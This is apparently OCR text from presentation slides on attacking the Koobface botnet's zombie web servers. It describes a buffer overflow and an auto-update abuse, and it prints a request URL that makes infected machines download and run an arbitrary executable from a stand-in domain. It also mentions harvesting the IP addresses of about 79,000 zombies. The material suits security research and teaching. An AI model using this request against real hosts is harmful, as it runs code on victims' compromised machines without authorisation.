
buffer overflow



very long string in HTTP request



control of eip



auto-update

- can be used to remotely update the koobface web server binary

- triggered by the following web request

```
http://ip_address_of_zombie/?newver=http://
mydomain.com/new_version.exe
```

how it auto-updates


- when triggered
  - download the new web server binary
  - drop and execute a batch file
    - stop the `webserver` service
    - replace the existing web server binary
    - restart the `webserver` service

exploiting auto-update


- koobface blindly downloads “updated” binaries
- trigger auto-update to download arbitrary binaries
- new binary should cooperate nicely with the NT Service Controller

where are the targets?

revisiting the infection chain



koobface sites




koobface zombies

- create simple scripts to harvest all of the IP addresses

- 79,000+ zombies

zombie distribution



checklist

- ✓ web server vulnerabilities
- ✓ exploits
- ✓ list of targets

- ❑ take over?

questions?